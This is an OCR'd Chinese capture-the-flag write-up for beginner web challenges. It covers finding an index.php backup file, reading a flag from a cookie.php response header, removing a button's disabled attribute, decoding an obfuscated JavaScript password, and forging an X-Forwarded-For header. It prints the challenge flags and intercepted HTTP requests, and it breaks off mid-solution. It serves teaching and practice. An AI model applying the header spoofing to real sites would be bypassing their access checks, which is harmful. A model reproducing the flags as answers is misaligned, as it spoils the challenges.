
文件类型： BAK 文件 (500 字节)
来源： http://111.198.29.45:57896

您想要 Firefox 如何处理此文件?

[✓ 打开，通过(O)] 浏览(B)...
保存文件(S)
以后自动采用相同的动作处理此类文件。(A)

确定 取消

用记事本打开即可得到flag


index.php-1.bak - 记事本


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗? </h3>
<?php
$flag="cyberpeace{b6dc423e4101660b2193b6d780a0b07b}"
?>
</body>
</html>
```

flag:cyberpeace{b6dc423e4101660b2193b6d780a0b07b}

0x05 cookie

题目链接：http://111.198.29.45:59633/
题目描述：X老师告诉小宁他在cookie里放了些东西，小宁疑惑地想：‘这是夹心饼干的意思吗？’
点开链接



111.198.29.45:59633

你知道什么是cookie吗？

按F12，在控制台中输入

```
alert(document.cookie)
```

弹出cookie



look-here=cookie.php

你知道什么是cookie吗？


提示有个cookie.php

```
http://111.198.29.45:59633/cookie.php
```

进入后提示看http响应



抓包，响应头中找到flag


Go
Cancel
Target: http://111.198.29.45:59633
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render


```
GET /cookie.php HTTP/1.1
Host: 111.198.29.45:59633
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Wed, 24 Jul 2019 08:24:14 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
flag: cyberpeace{4488ed459f0ab920544fc0430c430ccb}
Vary: Accept-Encoding
Content-Length: 411
Connection: close
Content-Type: text/html

  <html>
<head>
    <meta charset="UTF-8">
    <title>Cookie</title>
    <link
```


flag:cyberpeace{4488ed459f0ab920544fc0430c430ccb}

0x06 disabled_button

题目链接：http://111.198.29.45:38783/
题目描述：X老师今天上课讲了前端知识，然后给了大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？




我们按F12



```
<html> event
<head> … </head>
<body>
  <h3>一个不能按的按钮</h3>
  <form action="" method="post"> … </form>
</body>
</html>
```


```
元素 {
}
body {
  margin-left: auto;
  margin-right: auto;
  margin-TOP: 200PX;
  width: 20em;
}
```

在左下角的选取按钮选取中间无法点击的flag按钮，在查看器中查看代码



```
<html> event
<head> … </head>
<body>
  <h3>一个不能按的按钮</h3>
  <form action="" method="post">
    <input class="btn btn-default" disabled="" style="height:50px;width:200px;" type="submit" value="flag" name="auth">
  </form>
</body>
</html>
```

双击标签中的disabled=" "将其去掉，中间的按钮就可以点击了，点击之后即可得到flag



一个不能按的按钮


flag

cyberpeace{e1cf3688c97e71e5dffb2614e037afc7}

flag:cyberpeace{e1cf3688c97e71e5dffb2614e037afc7}

0x07 simple_js

题目链接：http://111.198.29.45:35187/
题目描述：小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxxx})
进入后，要求输入密码，随便输入一个，提示错误


FAUX PASSWORD HAHA

查看源码

```
function dechiffre(pass_enc){
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab  = pass_enc.split(',');
        var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
            k = j + (l) + (n=0);
            n = tab2.length;
            for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                if(i == 5)break;}
            for(i = (o=0); i < (k = j = n); i++ ){
            o = tab[i-l];
                if(i > 5 && i < k-1)
                    p += String.fromCharCode((o = tab2[i]));
            }
    p += String.fromCharCode(tab2[17]);
    pass = p;return pass;
  }
  String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

  h = window.prompt('Enter password');
  alert( dechiffre(h) );
```

简单分析之后我们发现，在dechiffre()函数中，并没有使用到我们输入的pass_enc变量，也就是说我们无论输入的密码是多少，输出的都是一样的
其实输出值就是
`pass="70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65"`
转换成ascii码

```
F,A,U,X, ,P,A,S,S,W,O,R,D, ,H,A,H,A
```

我们看到下面有一串

```
"\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
```

我们将其转化成十进制

```
"55,56,54,79,115,69,114,116,107,49,50"
```

跟变量pass很像，我们将其转化成ascii码


```
"7,8,6,O,s,E,r,t,k,1,2"
```

根据题目描述flag格式为Cyberpeace{xxxxxxxxx}，提交后提交成功
flag:Cyberpeace{786OsErtk12}

0x08 xff_referer

题目链接：http://111.198.29.45:52190/
题目描述：X老师告诉小宁其实xff和referer是可以伪造的。
进入后提示ip地址必须为123.123.123.123
抓包，修改http头

```
X-Forwarded-For:123.123.123.123
```


Go
Cancel
Target: http://111.198.29.45:52190
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

